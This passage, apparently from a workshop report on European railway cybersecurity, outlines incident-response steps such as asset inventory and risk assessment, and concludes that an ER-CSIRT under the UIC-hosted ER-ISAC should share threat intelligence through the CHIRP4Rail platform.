- About the next steps, let us not forget response. Coordinated response is also needed. Intelligence, yes, but organised: (1) assets inventory (IT & OT) is a first challenges; (2) risk assessment will follow; and then (3) we can explore the most critical or exposed ones. As the challenges are big, we need to learn “*How can we eat the Elephant? We should cut it in pieces and cook each part independently”.*

Conclusions

- European railway security stakeholders feel that the **“ER-CSIRT” should cover Threat Intelligence and Information Sharing** for a collaboration platform at the European level.
- The network of cyber security experts dedicated to the railway sector is created under the **umbrella of ER-ISAC**, hosted by the UIC.
- Data flows and workflows are focussed on **threats (incidents and/or vulnerabilities)**, supported by the CHIRP4Rail collaborative platform.
- The collaboration model and platform should be built based on a **bottom-up approach**, on top of existing processes and tools, and as a **hub centre for threat intelligence** expertise.